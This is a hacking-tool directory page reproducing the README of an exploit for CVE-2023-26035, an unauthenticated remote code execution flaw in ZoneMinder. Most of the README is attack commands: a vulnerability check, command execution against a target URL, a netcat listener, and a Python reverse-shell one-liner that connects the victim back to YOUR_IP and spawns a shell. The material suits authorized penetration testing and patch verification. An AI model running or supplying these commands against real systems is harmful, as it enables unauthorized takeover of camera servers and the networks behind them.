
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
zoneminder_CVE-2023-26035 — Exploit for CVE-2023-26035 affecting ZoneMinder < 1.36.33 and < 1.37.33 | Kitploit

Tools/GitHubGitHub/0xfalafel/zoneminder_cve-2023-26035
Vulnerability AnalysisExploitationWeb Application ExploitationPenetration TestingCommand and ControlRed Teaming
GitHub0xfalafel/zoneminder_cve-2023-26035

zoneminder_CVE-2023-26035

Exploit for CVE-2023-26035 affecting ZoneMinder < 1.36.33 and < 1.37.33

View Repository
1222 years agoNot yet reviewed

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    989
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    576
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT platform that ingests Shadowserver reports into MongoDB and replays them as interactive maps, analysis, findings, advisories and executive dashboards.

    354
  • 4

    redforge

    cybersecurity91/redforge

    Browser-side red team toolkit with 102 offline tools for recon, payload generation, credential attacks, crypto, encoding and engagement reporting.

    339
  • 5

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    323
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    The system of action for AI-native cybersecurity—where intent becomes governed execution, evidence becomes operational memory, and every operation improves the next.

    315

Explore all tools

Browse our collection of tools

View all tools →
Share

Exploit - ZoneMinder CVE-2023-26035

There is a Unauthenticated Remote Code Execution (RCE) affecting ZoneMinder Snapshots.
This is an exploit for CVE-2023-26035.

Affected versions

ZoneMinder < 1.36.33 and
ZoneMinder < 1.37.33.

Usage of the exploit

Usage

Check if the target is vulnerable:

python3 zoneminder.py http://target

Execute a command

python3 zoneminder.py http://target command

Examples

Test command execution with ping

Run tcpdump on the interface connected to the target (here tun0) and filter for ICMP packets:

sudo tcpdump -i tun0 icmp

Then execute a ping to your IP. Make sure to use quotes " as otherwise the command won't be interpreted correctly.

python3 zoneminder.py http://target "ping -C 4 your_ip"

Reverse shell

Create the listener with netcat:

nc -lvnp 1337

Use a reverse shell oneliner:

python3 zoneminder.py http://TARGET "python3 -c 'import os,pty,socket;s=socket.socket();s.connect((\"YOUR_IP\",1337));[os.dup2(s.fileno(),f)for f in(0,1,2)];pty.spawn(\"sh\")'"

More at https://revshells.com.

Requirements

The exploit make use of requests and BeautifulSoup. Install it with :

python3 -m pip install requests beautifulsoup4

Acknowledgements

I just wanted a standalone exploit that didn't require Metasploit.
The script is derived of https://github.com/rapid7/metasploit-framework/blob/master//modules/exploits/unix/webapp/zoneminder_snapshots.rb

https://github.com/ZoneMinder/zoneminder/security/advisories/GHSA-72rg-h4vf-29gr

Download Tool





